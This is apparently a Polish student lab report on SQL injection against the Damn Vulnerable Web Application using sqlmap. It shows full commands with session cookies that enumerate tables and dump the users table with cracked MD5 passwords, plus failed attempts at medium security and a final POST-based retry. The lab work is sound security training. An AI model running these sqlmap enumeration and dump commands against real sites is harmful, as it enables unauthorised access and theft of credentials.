| INNODB_BUFFER_PAGE
| INNODB_BUFFER_PAGE_LRU
| INNODB_BUFFER_POOL_STATS
| INNODB_CACHED_INDEXES
| INNODB_CMP
| INNODB_CMPMEM
| INNODB_CMPMEM_RESET
| INNODB_CMP_PER_INDEX
| INNODB_CMP_PER_INDEX_RESET
| INNODB_CMP_RESET
| INNODB_COLUMNS
| INNODB_DATAFILES
+-----+

Database: performance_schema
[8 tables]
+-----+
| processlist
| global_status
| global_variables
| persisted_variables
| session_account_connect_attrs
| session_status
| session_variables
| variables_info
+-----+
```

Najbardziej interesująca dla nas jest oczywiście baza dvwadb (może też nazywać się dvwadatabase lub jakkolwiek inaczej, zależnie od indywidualnego deploymentu DVWA na drugiej maszynie). Bazy information\_schema oraz performance\_schema są specjalnymi bazami systemowymi MySQL, które zawierają metadane o samym serwerze MySQL i nie przechowują danych użytkowników bazy.

Zgodnie z poleceniem zadania, w bazie DVWA znaleziona została tabela users. Wykorzystamy tą informację przy kolejnym uruchomieniu SQLMap, tym razem z innymi opcjami:

- **--columns**      **Enumerate DBMS database table columns**, analogicznie do opcji `--tables`, ale tym razem chcemy uzyskać informacje o kolumnach które zawiera konkretna istniejąca tabela,
- **-T TBL**      **DBMS database table(s) to enumerate**, opcja służąca do wskazania nazwy tabeli na której będziemy pracować dalej,
- **--batch**      **Never ask for user input, use the default behavior**, przydatne ustawienie ułatwiające pracę, ustawiające wszędzie gdzie to możliwe wartości domyślne, aby ograniczyć prompty do użytkownika,

```
(arzaca㉿kali)-[~]  Intruder    Repeater    Collaborator    Sequencer    Decoder    Comparer    Logger    Settings
$ sqlmap -u "http://192.168.189.131/DVWA/vulnerabilities/sqlil/?id=1&Submit=Submit#" --cookie="PHPSESSID=gh72uorfqho1lpve4rfn0crsoe; security=low" --columns -T users --batch
```

Database: dwvadb	
Table: users	
[8 columns]	
Column	Type
user	varchar(15)
avatar	varchar(70)
failed_login	int
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int

Poza logami bardzo podobnymi do pierwszego przejścia narzędzia, tym razem tak wygląda zwrócony output. Jest to lista kolumn tabeli razem z ich typami danych. Varchar oznacza że jest to wartość literowa/string o maksymalnej długości podanej w nawiasie. Timestamp zawiera zapis daty i godziny.

Znajomość struktury tabeli nie jest bardzo konieczna w tym scenariuszu, ale w ogólnych przypadkach jest to przydatna informacja, która może zostać wykorzystana w przyszłości przy testowaniu innych metod ataku.

Kolumna do której głównie chcemy uzyskać dostęp, to password. W tym celu spróbujmy zrzucić zapisane rekordy tej tabeli.

Opcja --dump służy do eksportowania danych z tabel w bazie danych. SQLMap automatycznie odczytuje i wyciąga zawartość tabeli podanej za pomocą parametru -T:

```
(arzaca㉿kali)-[~]  Intruder    Repeater    Collaborator    Sequencer    Decoder    Comparer    Logger    Settings
$ sqlmap -u "http://192.168.189.131/DVWA/vulnerabilities/sqlil/?id=1&Submit=Submit#" --cook
ie="PHPSESSID=gh72uorfqho1lpve4rfn0crsoe; security=low" --dump -T users --batch
```

Po chwili dostajemy finalny output:

user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	admin	/DVWA/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2024-12-06 13:37:02	0
2	gordonb	/DVWA/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2024-12-06 13:37:02	0
3	1337	/DVWA/hackable/users/1337.jpg	8d3533d75ae2c3966d7e04fc69216b (charley)	Me	Hack	2024-12-06 13:37:02	0
4	pablo	/DVWA/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2024-12-06 13:37:02	0
5	smithy	/DVWA/hackable/users smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2024-12-06 13:37:02	0

Pośród logów jeden jest ciekawy: using hash method 'md5\_generic\_passwd'. SQLMap po rozpoznaniu, że w jednej z kolumn mogą znajdować się zahashowane hasła, sam próbuje ich łamania.

Ponieważ opcja –batch automatycznie wybiera niektóre opcje, w tym jest też domyślna wordlista, za pomocą której dokonuje się prób łamania hashy. Pomijając tą opcję możemy sami zdefiniować jakiego słownika chcemy użyć, lub całkowicie zrezygnować z łamania haseł. W naszym przypadku użytkowników jest mało, ich hasła słabe, a hasze stworzone za pomocą md5. To wszystko sprawia, że ich złamanie przebiegło bardzo szybko. Nie zawsze jednak udaje się to tak łatwo.


```
(arzaca㉿kali)-[/usr/share/sqlmap/data/txt]
$ ls
common-columns.txt  common-outputs.txt  keywords.txt  smalldict.txt  wordlist.txt_
common-files.txt    common-tables.txt   sha256sums.txt  user-agents.txt wordlist.txt
```

W powyższym katalogu znajduje się zarówno domyślny słownik SQLMap, jak i inne słowniki używane w innych przypadkach, np. common-columns.txt używany jest przy identyfikacji kolumn tabeli.

# Zadanie 3


Symulacja zabezpieczenia.

W celu ustawienia zabezpieczeń maszyny na "medium", zmieniam ustawienie w pliku compose.yml z `DEFAULT_SECURITY_LEVEL=low` na `DEFAULT_SECURITY_LEVEL=medium`



```
db:
  image: docker.io/library/mariadb:10
  environment:
    - MYSQL_ROOT_PASSWORD=dvwa
    - MYSQL_DATABASE=dwva
    - MYSQL_USER=dwva
    - MYSQL_PASSWORD=p@ssw0rd
    - DEFAULT_SECURITY_LEVEL=medium
  volumes:
    - dwva:/var/lib/mysql
  networks:
    - dwva
  restart: unless-stopped
```

Po postawieniu aplikacji, loguję się do niej w celu uzyskania ciasteczka sesji:



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

**General Instructions**

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

**WARNING!**

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [Vmware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.


Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	1825bc1a8256304058b19364f977b1fa	172.20.0.3	/	Sun, 08 Dec 2024 21:11:18 GMT	41	true	false	Strict	Sat, 07 Dec 2024 21:32:21 GMT
Security	medium	172.20.0.3	/	Session	14	true	false	None	Sat, 07 Dec 2024 21:32:20 GMT

PHPSESSID=1825bc1a8256304058b19364f977b1fa

security=medium

# Powtórzenie ataku

Uruchamiamy sqlmap z podanymi ciasteczkami, i opcją enumeracji tablicy users:



```
[kali㉿kali:~] $ sqlmap -u "https://172.20.0.3/DWA/vulnerabilities/sql/?id=1&Submit=Submit#" --cookie="PHPSESSID=1825bc1a8256304058b19364f977b1fa; security=medium" --columns -T users --batch --proxy="http://127.0.0.1:8080"
[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
[!] Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:24:15 /2024-12-07

[16:24:16] [INFO] testing connection to the target URL
[16:24:16] [INFO] testing if the target URL content is stable
[16:24:16] [INFO] target URL content is stable
[16:24:16] [INFO] testing if GET parameter 'id' is dynamic
[16:24:16] [WARNING] GET parameter 'id' does not appear to be dynamic
[16:24:16] [INFO] testing for SQL injection on GET parameter 'id'
[16:24:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:24:17] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[16:24:17] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[16:24:17] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[16:24:18] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[16:24:18] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLEType)'
[16:24:19] [INFO] testing 'Generic inline queries'
[16:24:19] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[16:24:19] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[16:24:19] [INFO] testing 'MySQL > 5.1 AND time-based blind (BENCHMARK(PTR,RECEIVE_MESSAGE - comment))'
[16:24:20] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[16:24:20] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[16:24:20] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[16:24:21] [INFO] testing 'Oracle AND time-based blind'

it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y

[16:24:21] [INFO] testing General UNION query (NULL) - 1 to 10 columns
[16:24:21] [WARNING] GET parameter 'id' does not seem to be injectable
[16:24:22] [INFO] testing if GET parameter 'Submit' is dynamic
[16:24:22] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[16:24:22] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[16:24:22] [INFO] testing for SQL injection on GET parameter 'Submit'
[16:24:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:24:22] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[16:24:22] [INFO] testing 'MySQL > 5.1 AND time-based blind (BENCHMARK(PTR,RECEIVE_MESSAGE - comment))'
[16:24:23] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[16:24:23] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[16:24:23] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[16:24:23] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[16:24:23] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[16:24:24] [INFO] testing 'Oracle AND time-based blind'
[16:24:24] [INFO] testing General UNION query (NULL) - 1 to 10 columns
[16:24:24] [WARNING] GET parameter 'Submit' does not seem to be injectable
[16:24:24] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '-level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper=space2comment' and/or switch '--random-agent'


[*] ending @ 16:24:27 /2024-12-07/
```

No i niestety, sukcesu nie doświadczylismy. Wszelkie przetestowane payloady nie wywołyły pożdanego sql injection. Próbowałem też wykonać enumerację z parametrem –level=5, lecz nie przyniosło to żadnej różnicy, oprócz większej ściany logów z nieudanymi próbami. Warto zauważyć na ostrzeżenie

**[16:26:04] [WARNING] GET parameter 'id' does not appear to be dynamic**

**[16:26:04] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable**

Tak samo dla enumeracji tables:



```
[kali㉿kali:~] $ sqlmap -u "https://172.20.0.3/DWA/vulnerabilities/sql/?id=1&Submit=Submit#" --cookie="PHPSESSID=1825bc1a8256304058b19364f977b1fa; security=medium" --tables --batch --proxy="http://127.0.0.1:8080"
[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:28:35 /2024-12-07


[16:28:36] [INFO] testing connection to the target URL
[16:28:36] [INFO] testing if the target URL content is stable
[16:28:36] [INFO] target URL content is stable
[16:28:36] [INFO] testing if GET parameter 'id' is dynamic
[16:28:36] [WARNING] GET parameter 'id' does not appear to be dynamic
[16:28:36] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[16:28:36] [INFO] testing for SQL injection on GET parameter 'id'
[16:28:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:28:36] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[16:28:36] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[16:28:37] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[16:28:37] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[16:28:38] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLEType)'
[16:28:38] [INFO] testing 'Generic inline queries'
[16:28:38] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[16:28:38] [INFO] testing 'MySQL > 5.1 AND time-based blind (BENCHMARK(PTR,RECEIVE_MESSAGE - comment))'
[16:28:39] [INFO] testing 'Oracle stacked queries (BENCHMARK(PTR,RECEIVE_MESSAGE - comment))'
[16:28:39] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[16:28:39] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[16:28:40] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'

it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] ■
```

Czemu tak się dzieje?

Patrząc w logi w burpsuite, sqlmap wysyła gamę przeróżnych zapytań GET:

Gdy wejdziemy na zdalną maszynę, na której znajduje się DVWA, i wyślemy zapytanie, przeglądarka wysyła inne zapytanie: **POST**



Jak to zmienić? W wywoływanym poleceniu sqlmap zmienić część url:zapytanie na url –data=key:value, jak tutaj:

Niestety, jak widzimy, iniekcja wciąż się nie powiodła. Pomimo, że burp suite potwierdza, że korzystamy tym razem z zapytań POST, tak jak chce tego strona:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response...
2881	https://172.20.0.3	GET	/DVWA/vulnerabilities/sql/	id=1&Submit...	✓							✓	172.20.0.3		16:31:07 7 Dec...	8080	
2882	https://172.20.0.3	GET	/DVWA/vulnerabilities/sql/	id=1&Submit...	✓							✓	172.20.0.3		16:31:08 7 Dec...	8080	
2883	https://172.20.0.3	GET	/DVWA/vulnerabilities/sql/	id=1&Submit...	✓							✓	172.20.0.3		16:31:08 7 Dec...	8080	
2884	https://172.20.0.3	GET	/DVWA/vulnerabilities/sql/	id=1&Submit...	✓							✓	172.20.0.3		16:31:08 7 Dec...	8080	
2885	https://172.20.0.3	GET	/DVWA/vulnerabilities/sql/	id=1&Submit...	✓							✓	172.20.0.3		16:31:08 7 Dec...	8080	
2886	https://172.20.0.3	GET	/DVWA/vulnerabilities/sql/	id=1&Submit...	✓							✓	172.20.0.3		16:31:08 7 Dec...	8080	
2887	https://172.20.0.3	GET	/DVWA/vulnerabilities/sql/	id=1&Submit...	✓							✓	172.20.0.3		16:31:08 7 Dec...	8080	
2888	https://172.20.0.3	GET	/DVWA/vulnerabilities/sql/	id=1&Submit...	✓							✓	172.20.0.3		16:31:08 7 Dec...	8080	
2889	https://172.20.0.3	GET	/DVWA/vulnerabilities/sql/	id=1&Submit...	✓							✓	172.20.0.3		16:31:08 7 Dec...	8080	
2890	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:36 7 Dec...	8080	
2891	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:37 7 Dec...	8080	
2892	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:37 7 Dec...	8080	
2893	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:37 7 Dec...	8080	
2894	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:37 7 Dec...	8080	
2895	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:37 7 Dec...	8080	
2896	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:37 7 Dec...	8080	
2897	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:37 7 Dec...	8080	
2898	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:37 7 Dec...	8080	
2899	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:37 7 Dec...	8080	
2900	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:37 7 Dec...	8080	
2901	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:37 7 Dec...	8080	
2902	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:37 7 Dec...	8080	
2903	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:37 7 Dec...	8080	
2904	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:38 7 Dec...	8080	
2905	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:38 7 Dec...	8080	
2906	https://172.20.0.3	POST	/DVWA/vulnerabilities/sql/		✓							✓	172.20.0.3		16:38:38 7 Dec...	8080	

Jakie zostały zastosowane mechanizmy zabezpieczające?

W wersji security=low, pole id było polem tekstowym, w którym można było wpisać dowolny ciąg znaków:

```

61 <div class="body_padded">
62   <h1>Vulnerability: SQL Injection</h1>
63   <div class="vulnerable_code_area">
64     <form action="#" method="GET">
65       <input type="text" size="15" name="id" value="1<br />First name: admin<br />Surname: admin" />
66       <input type="submit" name="Submit" value="Submit" />
67     </form>
68   <pre>ID: 1<br />First name: admin<br />Surname: admin</pre>
69   <h2>More Information</h2>
70   <ul>
71     <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
72     <li><a href="https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/" target="_blank">https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/</a></li>
73     <li><a href="https://owasp.org/www-community/attacks/SQL_Injection" target="_blank">https://owasp.org/www-community/attacks/SQL_Injection</a></li>
74     <li><a href="https://bobby-tables.com/" target="_blank">https://bobby-tables.com/</a></li>
75   </ul>
76 </div>

```

Natomiast w wersji security=medium, pole id jest polem wybieranym z listy drop-down: tak więc na pewno użytkownik bez tamperingu z żądaniami, nie będzie w stanie wpisać złośliwego payloadu. Wydaje się wciąż dziwne, że skaner nie był w stanie żadnego wykorzystać.

```

61 <div class="body_padded">
62   <h1>Vulnerability: SQL Injection</h1>
63   <div class="vulnerable_code_area">
64     <form action="#" method="POST">
65       <p>
66         User ID:
67         <select name="id"><option value="1">1</option><option value="2">2</option><option value="3">3</option><option value="4">4</option><option value="5">5</option></select>
68       <input type="submit" name="Submit" value="Submit">
69     </p>
70     </form>
71     <pre>ID: 1<br />First name: admin<br />Surname: admin</pre>
72   </div>
73   <h2>More Information</h2>
74   <ul>
75     <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target=_blank>https://en.wikipedia.org/wiki/SQL_injection</a></li>
76   </ul>
77 </div>
78
79

```

Choć nie jest niemożliwe, że jakaś podatność sql injection nadal występuje na stronie, to sqlmap swoim najwnętrzny sposobem podmieniania wartości parametru id zdaje się nie być w stanie wykorzystać żadnych luk w zabezpieczeniach.

Czy narzędzia automatyczne są niezawodne? Oczywiście, że nie.

Jak mówiłem wcześniej, **nie jest niemożliwe, by jakaś podatność dalej występowała**. Porzucając narzędzie automatyczne sqlmap, i korzystając z własnego 'inspect element' w przeglądarce, udało mi się zdumpować dane użytkowników bazy danych:

Czemu sqlmap nie znalazł tego payloadu/nie umiał go wykorzystać? Nie wiem, ale się domyślам, że jednak posiadał go w swojej bazie. Tak więc albo ten konkretny skaner jest mało skuteczny, albo zwyczajnie na jakimś etapie komunikacji/konfiguracji nastąpił błąd. Tak więc...

## Double-checking

Wydaje się to niewiarygodne, prawda? Żeby skaner mający w nazwie 'sql' faktycznie nie był w stanie znaleźć tak powszechniej podatności w sql. Dlatego reinstalowałem na lokalnej maszynie sqlmap, na zdalnej reinstalowałem DVWA, i spróbowałem podobnie - i całe szczęście. Okazuje się, że tym razem skaner nie ma żadnego problemu ze znalezieniem podatności:

```
(kali㉿kali)-[~]
$ sqlmap -u "http://172.20.0.3/vulnerabilities/sql1" --data="id=1&Submit=Submit" --cookie="PHPSESSID=1825bc1a8256304058b19364f977b1fa; security=medium" --proxy="https://127.0.0.1:8080" --tables
